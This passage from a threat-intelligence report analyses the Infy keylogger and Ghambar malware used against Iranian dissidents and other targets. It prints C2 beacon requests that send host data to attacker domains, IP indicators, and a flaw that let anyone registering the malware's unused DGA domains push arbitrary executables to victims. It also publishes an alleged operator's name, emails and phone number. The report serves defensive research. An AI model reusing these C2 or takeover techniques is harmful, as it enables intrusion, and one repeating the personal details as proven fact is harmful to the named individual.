The main malware artifact that we observed employed by this group is a very simple keylogger developed in Delphi. It is compiled in the form of a Windows DLL file that is installed by an initial dropper inside the *"C:\ProgramData\Adobe\"* folder (or "*C:\Documents and Settings\All Users\Application Data\Adobe\*" folder in older versions of Windows), named "*airplugin.vX.X.X.dll*", and registered in the Windows registry to be executed at startup through *rundll32.exe* and with the arguments "*startX /exc*" (where X is a digit like 1, 2 or 3, depending on the version of the malware). Before installing it permanently, the file is also temporarily stored with the filename pattern "*mpro.X.X.X.dll"*.

One of the latest versions employed at the time of writing, marked as 00030, saw a change in the naming scheme of the files, as well as of the functions exported by the DLL. For example, the latest sample[24] we obtained and utilized on mid-April 2016, is installed in the folder "*C:\ProgramData\CyberLink\*" with name "*CLMediaLibraryX.X.X.dll*" and it is executed with the arguments "*mainf /rcv*".

The Infy malware is very limited in functionality and seems to have been primarily designed to record keystrokes, that are then stored in a ROT-obfuscated .dat file and later uploaded to the primary command and control server. While most Windows keyloggers either intercept keystrokes at kernel level or by using either the *GetAsyncKeyState* or *SetWindowsHookEx* win32 APIs, Infy instead uses *RegisterHotKey* to install global hotkeys on all available keys. While this is a known technique, it is relatively uncommon, due to the simplicity of the alternatives previously mentioned.

[24] Omid Kobabi.pps - 0b7272dd9cf1968dea97f19f154274b8

Probably in order to prioritize later inspection by the attackers, the log file highlights keystrokes that have been recorded from known browser windows (Internet Explorer, Firefox, Chrome, and Opera). It is plausible that the main intent of the attackers is to steal credentials for email and social media accounts, as was seen amongst other Iranian actors, such as Flying Kitten.

For example:

```
00000250 65 64 21 53 74 61 74 65 73 2a bc 0e 0b 0e 0b 66 |ed!States*.....f|
00000260 69 72 65 66 6f 78 2f 65 78 65 3d 2b 2b 2b 49 6e |irefox/exe=+++In|
00000270 42 72 6f 77 73 65 72 5c 5e 21 50 72 6f 62 6c 65 |Browser\^!Proble|
00000280 6d 21 6c 6f 61 64 69 6e 67 21 70 61 67 65 21 2e |m!loading!page!.|
00000290 21 4d 6f 7b 69 6c 6c 61 21 46 69 72 65 66 6f 78 |!Mo{illa!Firefox|
000002a0 3f bc bc 21 65 73 74 3d 32 34 3f 0e 0b 0e 0b 66 |?..!est=24?....f|
000002b0 69 72 65 66 6f 78 2f 65 78 65 3d 2b 2b 2b 49 6e |irefox/exe=+++In|
000002c0 42 72 6f 77 73 65 72 5c 68 74 74 70 3b 30 30 77 |Browser\http;00w|
000002d0 77 77 2f 67 6f 6f 67 6c 65 2f 63 6f 6d 30 6e 63 |ww/google/com0nc|
000002e0 72 5e 21 4d 6f 7b 69 6c 6c 61 21 46 69 72 65 66 |r^!Mo{illa!Firef|
```

Additionally, the Infy malware initiates a separate Timer and it periodically invokes the *GetClipboardData* API to copy and store the content in the same .dat log file. For example:

```
00000370 0e 0b ac 4e 65 77 21 43 6c 69 70 62 6f 61 72 64 |...New!Clipboard|
00000380 bc 0e 0b 0e 0b 0e 0b 0e 0b 65 78 70 6c 6f 72 65 |.........explore|
00000390 72 2f 65 78 65 3d 41 63 72 6f 62 61 74 3f bc bc |r/exe=Acrobat?..|
```

This additional interception might have been employed to circumvent the use of password management software, a common component of digital security trainings, that allow the users to avoid remembering and manually typing the passwords for logging into all the different online services they commonly access.

Network Infrastructure and Communications

The Infy malware is designed to regularly beacon back to an HTTP server controlled by the operators. At first, it performs an initial check in with the command and control to register and eventually fetch updates. The URLs and the arguments used by the malware have occasionally changed, but at the time of the broader infrastructure takedown this function looked like the following:

```
GET /glp/uglp.php?cn=[COMPUTER NAME]&dn=1&ver=[VERSION
NUMBER]&lfolder=f1&cpuid=[CPUID]&machineguid=[MACHINE GUID]&tt=[TIMESTAMP]
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: updatebox4.com
Cache-Control: no-cache
```

The response from the server would appear as a page not found error:

```
HTTP/1.1 404 Not Found
Date: Fri, 01 Jan 2016 12:59:59 GMT
Server: Apache
X-Powered-By: PHP/5.3.23
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

144
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the
request.</p>
</body></html>

0
```

After the first beacon, and at a certain interval, the versions of Inty malware observed would then make a POST request to the URL "`/glp/rglp.php`" containing information on the system, a timestamp, and an encoded and obfuscated copy of the log file generated by the keylogger. Interestingly, the server would respond with an "OK" followed by a common PHP error caused by mishandling the generation of the response, which exposes the actual file path of the script and indicates an intent attempt to modify headers.

```
HTTP/1.1 200 OK
Date: Fri, 01 Jan 2016 13:00:02 GMT
Server: Apache
X-Powered-By: PHP/5.3.23
Content-Length: 2
Connection: close
Content-Type: text/html

OK<br />
<b>Warning</b>: Cannot modify header information - headers already sent by
(output started at /home/updatese/public_html/ro/ro.php:146) in
<b>/home/updatese/public_html/ro/ro.php</b> on line <b>147</b><br />
```

Under the last observed versions of the Infy agent, the C&C domain was **updatebox4.com**.[25] As noted by the Danish Defense Intelligence Service's Center for Cybersecurity and Palo Alto's research into previous

[25] IP addresses 192.69.200.143 (First: 2014-06-06, Last: 2016-04-07), 138.201.47.153 (2016-04-06, 2016-04-14).

Infy and Infy M variants, the domains used for communications changed across different versions, potentially as a result of their blacklisting and detection by antivirus products (reasons for this hypothesis are noted in *Participants* section). Older infrastructure resources did continue to be maintained in order service agents from past versions, and Palo Alto notes in its sinkhole data that a non-trivial number of clients were infected by extremely old agents. For example, the DNS records were all been reconfigured simultaneously in April 2016 when Infy attempted to change providers.

The following are other domains we observed used as command and control in the past.

bestupdateserver.com

IP	**First Seen**	**Last Seen**
192.69.208.203	2013-04-13	2016-03-30
192.69.208.202	2013-04-13	2013-04-13
138.201.47.153	2016-04-08	2016-04-14

updateserver1.com

IP	**First Seen**	**Last Seen**
192.69.200.143	2013-05-23	2016-03-25
138.201.47.153	2016-04-08	2016-04-11

updateserver3.com

IP	**First Seen**	**Last Seen**
192.69.200.143	2014-06-06	2016-04-07
138.201.47.153	2016-04-06	2016-04-14

A Not So Clever Failover Strategy

The authors of the Infy keylogger included a failover command and control communication system. By using a Domain-Generation-Algorithm (DGA), the malware is instructed to contact a different domain every day in the form of box40XX.net, where XX is a digit that appears to increment every day and resets on a monthly basis. While normally DGAs are triggered only in the case that the primary command and control server isn't responding (because it has been seized, or otherwise disabled), in this case the malware attempts to systematically contact the daily domain every time a set timer hits, regardless of the availability of the main C&C. We noticed on first discovery of this DGA mechanism that only in one case had a failover domain has been registered by the operators (box4054.net), while all the remaining ones had been left unregistered.

We also noticed that the primary command and control server is able to instruct the agents to download and execute any binary file. In order to do so, the command and control server would simply reply to the first check-in request with an HTTP 302 redirect to a URL pointing to a Windows executable. This is normally used by the primary C&C to distribute updates of the malware, when new versions have been developed and tested. We attempted to reproduce this procedure and discovered that we were able to trigger the malware to pull and execute any binary file we wanted also when contacting one of the DGA domains. Clearly, if noticed by other malicious actors, this flaw in the design of Infy's command and control system could be abused to deploy additional malware, since no verification or authentication of the downloaded binary is performed.

In order to collect more accurate information on the nature of the targets of the Infy campaign, notify victims and prevent abuse of this security failure, beginning at the end of December 2015 we registered all the domains that were left available and recorded the requests coming in from this failover mechanism. When the Infy group began notice that its domains and hosts were being taken down, it sought to register additional DGA domains and were able to control two more names (box4070.net and box4071.net). The remainder are under our control and being sinkholed to prevent abuse.

Participants to Infy

Across at least six years of operation, at least three within the scope of the currently documented campaign, the entities behind Infy have recurrently used the same identifiers in their registrations and communications, which indicate an Iranian origin and could be personally-identifiable information.


While multiple sets of domains have been used in the command and control infrastructure for both Infy agents, these domains were typical originally registered under email addresses associated to the name 'Amin Jalali,' with the addresses aminjalali_58@yahoo.com, aj58mail-box@yahoo.com,[26] and am54ja@yahoo.com.[27] The contact information on these domains have been updated in recent months with false identities attributed to Poland and India to masque the original registrant, however, the ownership and contact email remains the same.

Registration Information for **bestwebstat.com**
Registrant Name:amin jalali Registrant Organization:safehostonline Registrant Street1:afriqa street number 68 Registrant City:tehran

[26] Possibly not a valid address with Yahoo!'s username schema.
[27] These dates are assumably Persian calendar dates and suggest Jalali is in his mid-thirties at the time of this publication.

```
Registrant State:Tehran
Registrant Postal Code:19699
Registrant Country:IR
Registrant Phone:+98.935354252
Registrant Fax:
Registrant Email:aminjalali_58@yahoo.com
```

The aliases associated with Amin Jalali appear elsewhere outside of registrations. A user 'aj58' posted[28] in late July 2015 on the user forums of Sophos claiming that the detection of the domains 'bestupdateserver.com' and 'updateserver1.com' as malicious was mistaken, and that there was no malware hosted on these sites. Both domains were frequently used as command and control for their malware campaigns in the first half of 2015, and the categorization of the domains as malicious was correct. While McAfee appears to have changed the categorization in its TrustedSource database, the user apparently was unable to clear the domains from a sufficient number of antivirus products, and registered the second group of domains a few weeks later.
.


FORUM THREAD QUESTION: UNSOLVED

My sites, False positive

aj58
Posted: 25 Jul 2015 10:53 PM 6 Comments English


Hello
I made Contact with sophos (https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx) to report false positive, but after many days I have not recive any response.

my reauest was......
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

A similar email address (without the underscore) commented on an article[29] posted on Iranian Army News site about the death of Jihad Mughniyeh, the son of Hezbollah commander Imad Mughniyeh, who was killed in Syria in an operation believed to have been conducted by Israel, mourning his death and proclaiming him a martyr.

[28] https://community.sophos.com/products/unified-threat-management/f/55/t/46992
[29] http://arjanews.ir/%D8%AC%D9%87%D8%A7%D8%AF-%D9%85%D8%BA%D9%86%DB%8C%D9%87-%D8%A7%D8%B2-%DA%86%D9%87-%D8%B2%D9%85%D8%A7%D9%86-%D8%AA%D8%AD%D8%AA-%D9%86%D8%B8%D8%A7%D8%B1%D8%AA-%D8%B3%D8%B1%D8%AF%D8%A7%D8%B1-%D8%B3/



aminjalali58@yahoo.com پنج شنبه ۹ بهمن ۹۳ در ۷:۴۰ ب.ظ

روحش شاد و یادش گرامیی باد.. خوش به سعادتش که شهید شد...

“In memory of him, rest in peace. Lucky him to become a martyr. ”

Finally, the sinkhole logs on the DGA failover mechanism provides some indication as to the development cycle and actors behind the Infy malware. Prior to the distribution of new versions of the agent, the Infy developers appear to consistently conduct tests from local hosts, which indicates that the control and maintenance of the software occurs in the Khorasan Razavi province of Iran, potentially in the city of Mashhad. These testing periods appear as episodes where a few hosts from a previously unseen version of the client register on the backup infrastructure, and are the only live copies of that version for a length of time. Typically these hosts have the same generic system information, likely virtual machines dedicated to testing of the agent, and have mistakes in their operation. Those clients then stop responding around the time that other systems from a heterogeneous set of locations and machine names begin to register, indicating that the version has been pushed out to the public.

Our dataset covers three testing and deployment cycles of versions of the Infy agent.

Version	**Tested on**	**Released**
29	3 January 2016	13 January 2016
30	2 February 2016	21 February 2016
31	1 May 2016	*?*

The following are the computer names and IP addresses of the beacons we believe to belong from developers of the Infy malware, performed in the aforementioned testing cycles:

Hostname	**Version**	**Seen**	**IP(s)**	**Location(s)**
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran

DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)

Other names and references to the infrastructure maintained by Infy, or used in communications with targets, suggest pseudonyms or identities of the culprits, as well as their origin or political disposition. In the series of spearphishing attempts against Persian-language media figures conducted prior to the June 2013 election, the phrase Baran Omid was used consistently, either the name of a woman or the phrase "Rain of Hope." The word, Baran, would also arise in the executable extracted by earlier versions of the malware "C__Users_baran_AppData_Local_Temp_done[1].exe." In metadata documents that served as malware vectors, we also find document author names of 'baran.'[30]

In later versions of Infy documents, the authorship information is set to 'ya zahra' and 'ya husein' -- expressions that maintain Shi'a religious connotations referring to the wife of Ali and daughter of Mohammad, and Ali's martyred son, respectively.

Response to Publication

On May 2, 2016, Palo Alto Networks published the report "Prince of Persia," which provided the first public and widely-reported indication of Infy's activities in Iran, while other publications either refrained from making the association or were not openly available. By May 12,[31] Palo Alto began to sinkhole the primary command and control infrastructure, which combined with the prior registration of the DGA resources, severely inhibited the continued operation of the Infy campaign. However, within this struggle to maintain access, additional incidents of note occurred.


Firstly, actions taken by telecommunications regulators in Iran indicate either an intervention to end operation of the Infy network or an attempt to interfere with further research. As of June 2016, a subset of the domains identified in the operations of the Infy campaigns were specifically inaccessible inside of Iran, aside from their being sinkholed to Shadowserver or directed to localhost.[32] This unavailability is the

[30] June 12, 2013 (49664f69885d40c6913378ac264afd2a)
[31] As provided by Palo Alto
[32] bestbox3.com, bestupdateserver.com, bestupdateserver2.com, updatebox4.com, updateserver1.com, updateserver3.com, youripinfo.com

result of the content filtering mechanism imposed by the Iranian government blocking access to the sinkhole through DNS tampering and HTTP filtering. The restrictions on Infy are explicitly targeted against requests for command and control domain names identified in the Palo Alto report. This filtering is conducted at the primary international gateway maintained by the Telecommunication Company of Iran (AS12880), and as a result prevents further communications from the clients in Iran.

```
> Host: updateserver3.com
>
< HTTP/1.1 403 Forbidden

<html><head><meta
http-equiv="Content-Type"
content="text/html;
charset=windows-1256"><title>FR16
</title></head><body><iframe
src="http://10.10.34.34?type=Invalid
Site&policy=MainPolicy " style="width:
100%; height: 100%" scrolling="no"
marginwidth="0" marginheight="0"
frameborder="0" vspace="0"
hspace="0"></iframe></body></html>
```



updateserver3.com

دسترسی به تارنمای فراخوانده شده امکان پذیر نمی باشد. جهت رسیدگی به گزارش ها و شکایات اینجا کلیک کنید.

فرهنگی و مذهبی: مراجع و علما • معارف و منابع اسلامی • قرآن • سینما و هنر • انقلاب اسلامی • شهدا و دفاع مقدس • چندرسانه مذهبی • ادبیات و شعر • گردشگری ومیراث فرهنگی

اجتماعی: خانواده • سبک زندگی • کودک و نوجوان • ورزش و جوانان • بانوان • عفاف و حجاب • تغذیه و آشپزی • جشنواره و نمایشگاه • مؤسسات عام المنفعه

خدمات اینترنتی: مراکز دانلود و آپلود • نرم افزار های موبایل • خدمات سایت و وبلاگ • میزبانی و ثبت دامنه • طراحی و برنامه نویسی • شبکه های اجتماعی • تالارهای گفتگو • ایمیل و چت فارسی • موتورهای جستجو

علمی و آموزشی: پزشکی و سلامت • علوم پایه • فناوری اطلاعات • مراکز آموزشی • کتابخانه ها و منابع علمی • دانشنامه و لغتنامه • علوم فنی و مهندسی • علوم انسانی • قضایی و حقوق

خبر و رسانه: پایگاههای خبری • خبرگزاری های داخلی • خبرگزاری های خارجی • رادیو • تلویزیون • روزنامه ها و نشریات • مجله و هفته نامه • نشریات تخصصی • بین الملل

دولت الکترونیک: خدمات قضایی و ثبتی • خدمات انتظامی و راهداری • اورژانس و هلال احمر • وزارتخانه ها و نهادهای حکومتی • خدمات شهری • خدمات خودرو • بانکداری الکترونیک • پرداخت قبوض • بیمه و خدمات درمانی

تفریح و سرگرمی: بازیهای رایانه ای • طنز و سرگرمی • عکس های دیدنی • کلیپ خنده دار • دانلود فیلم وآهنگ • عکس و خاطره • پیامک • اماکن تفریحی • سینما و تئاتر

کار و سرمایه ایرانی: بورس و سرمایه گذاری • فروشگاه اینترنتی • کامپیوتر و تلفن همراه • تجارت و خدمات • تبلیغات و نیازمندی ها • اشتغال و کارآفرینی • تولیدی و صنعتی • صنایع خودرو • حمل و نقل

[این صفحه بصورت خودکار پس از 0.0 ثانیه وارد پیوندها می شود. (ماندن در این صفحه)]

peyvandha.ir/3-2.htm

Firefox automatically sends some data to Mozilla so that we can improve your experience.

This is a unique phenomenon. Other domains from Palo Alto reports unrelated to Iran do not appear to have been blocked, nor have domains connected to other Iranian intrusion campaigns such as Flying Kitten or Cleaver. It appears that this unique action occurred after Palo Alto's report, for reasons that are not immediately clear. The filtering policy indicates that Iranian authorities had specifically intervened to block access to the command and control domains of a state-aligned intrusion campaign at a country level.

Concurrently, the sinkhole of campaign resources set off a struggle to regain control of the clients and shift command infrastructure to alternative providers with new hostnames. Palo Alto began to disrupt access to Infy's primary domain names on a Thursday, the Iranian weekend. It was not until the start of the Iranian work week, the morning of Saturday, May 14, that the Infy actors appeared to notice the loss of their network and then the registration of the DGA. In their reaction and investigation, the developers again exposed their original IP addresses, as they attempted to investigate the nature of the DGA domains that had been registered (again from the Razavi Khorasan province). Only at the moment that the backup domains were needed most did the actors notice their unavailability, nearly six months after we silently began our sinkholing operation.


```
5.232.158.XXX - - [14/May/2016:03:55:22 -0400] "GET
/themes/?tt=csdkjchskdjchskd&cn=cdskh&ver=&lfolder&machineguid=ckshdcksjdchkd HTTP/1.1" 404 233 "-" "Mozilla/5.0 (Windows NT
6.1; Trident/7.0; rv:11.0) like Gecko"

184.75.221.XXX - - [14/May/2016:12:35:32 -0400] "GET
/themes/?tt=csdkjchskdjchskd&cn=cdskh&ver=&lfolder&machineguid=ckshdcksjdchkd HTTP/1.1" 404 200 "-" "Mozilla/5.0 (Windows NT
6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2687.0 Safari/537.36 OPR/38.0.2205.0 (Edition developer)"
```

```
192.99.220.XXX - - [14/May/2016:13:13:34 -0400] "GET
/themes/?tt=csdkjchskdjchskd&cn=cdskh&ver=&lfolder&machineguid=ckshdcksjdchkd HTTP/1.1" 404 142 "-" "Mozilla/5.0 (Windows NT
6.1; Win64; x64; rv:46.0) Gecko/20100101 Firefox/46.0"
```

Despite the sinkhole actions and registrations of backup domains by researchers, the Infy actor group did remain in control of a limited number of DGA names and other command and control resources. Based on these names, and the limited window they afforded the actors, the Infy group was able to push down *Infy M* to *Infy* clients in order to reassert control over a subset of the infected clients. These updates moved the clients to an alternative set of names registered to the group, but did not remove the previous infections, potentially leading to phenomena of clients infected with both versions of the client that was noted by Palo Alto.

Palo Alto notes that in early June, the Infy actors had used command and control domain names and addresses associated with an older version of Infy (versions 15 through 24) in order to push down a new Infy M v. 8.0 client; an incident that represented their first observed transition from Infy to Infy M. Again by June 12, the domain involved in this command and control function appears to have been sinkholed. This was probably not the first time such an action occurred, and certainly not the last. In late June, the Infy actors used their remaining DGA domains to push an additional version of Infy M (still 8.0) with another domain name as the primary command and control (nstrad.dynu.com), which we were able to sinkhole. However, by this point the attrition of repetitive migration appeared to have set in. Only one client, based in Iran, continued to communicate with the infrastructure.



Infy (Unknown Variant) Post-Sinkhole Infections, June - July 2016

While researchers have been successful in redirecting and registering Infy hostname resources, at least a subset of the clients appear to beacon to a remaining address despite the original name (uvps1.cotbm.com) being sinkholed. It is unclear whether this is erroneous behavior or an undocumented mechanism of beaconing, however, a limited window into the activities between late June and mid-July 2016 implicates 250 IP address in 19 countries. A significant portion of these addresses appear to be dynamic IPs or VPNs, particularly those in Iran, suggesting the real number of infections is lower. These addresses are largely a disjoint set from those that responded to the DGA of the Infy agents, however, the regions and networks associated with the infections align with the client's broader trends. The client base could originate from the Infy M network.

Not matter the source or the cause of these continued client operations, the network remains active and the demonstrable success of the threat group in compromising critical targets gives pause to the prospects that the Infy campaign will end anytime soon.

Ghambar Malware


In December 2014, Cylance described a set of actors and tools, labelled "Operation Cleaver," which differed from those campaigns associated with Flying Kitten and Rocket Kitten. Cleaver was described as a persistent campaign conducted over several years, targeting economic infrastructure, defense corporations and governments in the Middle East and elsewhere. According to the tools and techniques used in the campaigns, often centered on the development of a fictitious persona as a lure for employees of targeted companies, the Cleaver threat group was considerably more ambitious than other groups.

While previous publication focused on espionage activities, the same personas and tools disclosed in reports on the groups arose in other incidents occurring at the same time that were targeted against religious minorities and foreign policy institutions focused on Iran. In our monitoring of activities similar to those of Cleaver over the course of two years, until at least June 2016, over sixty identified domain names targeted a more diverse set of institutions and nationalities, including: an Israeli advocacy organization, American foreign policy institutions, Saudi economic and governmental entities, international Iranian human rights organizations, the American and European defence industry base, activists mobilizing on Facebook from inside of Iran, and civil aviation companies. Based on commonalities between toolkits and targeting, we believe that it is the same group, although we also believe the structure of the organization has shifted over recent months.

Included in these activities, we find indication of the development of a successor to malware agents developed by the Cleaver actors. Currently, we identify this malware family as "Ghambar," due to the word being used in some function names and variables inside the same malware's code; also subsequent samples expose potentially personally identifiable information and alternative names. While Ghambar does not seem to share any significant codebase with past tools, we believe that Ghambar might be the successor of TinyZBot, which is one of the artifacts described by Cylance in the Operation Cleaver report. Similar to TinyZBot, Ghambar is also developed in C# and it employs the same SOAP-based command and control protocol. While it is provided with fewer features, Ghambar appears better designed and with a cleaner code style. The samples we obtained[33] dates to November-December 2015 and late April 2016, representing distinct points in the development cycle of the agent.

```
private static void Main()
{
    try
    {
        Utils.DbgPrint(".: In the name of God :.");
...
```

Within the decompiled code we find references to Islam, with the first instruction on installation of the development version of Ghambar being the printing of the debug string of "In the name of God." This feature is the shorten version of the phrase "In the name of God, the Most Gracious, the Most Merciful" (*Bismillah ir-Rahman ir-Rahim*). The connotation of the phrase and its placement is notable, *Bismallah* is the introduction of most chapters of the Quran, and is commonly referenced within the political discourse of Muslim societies. Its inclusion in less public aspects of Cleaver's operation may provide insight into the developers of Ghambar and their reasons for engaging in such campaigns.[34]


An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

Ghambar's use in the wild was directly observed in April 2016 when a number of human rights activists in the diaspora received invitations to a "Middle East Human rights Webinar" hosted by a small Spanish university. The Cleaver actors breached the main site of the university, believed to be achieved through the exploitation of a software vulnerability (a Nessus installation was found on a related attacker-maintained server). Using the valid Sender Policy Framework address, the actors were then able to send legitimate-appearing messages posing as the university that appeared to be invitations to an Adobe

[33] MSPavilion.exe - 00b5d45433391146ce98cd70a91bef08
[34] Or their sense of humor.

Connect webinar. The referenced conference information was then hosted on the university site, leading to valid links as well. Once on the page, and only if the user appeared to be on Windows, the page would trigger a warning about an Adobe Flash update. As common elsewhere, the downloaded installer would be a legitimate version of Flash bundled with Ghambar.

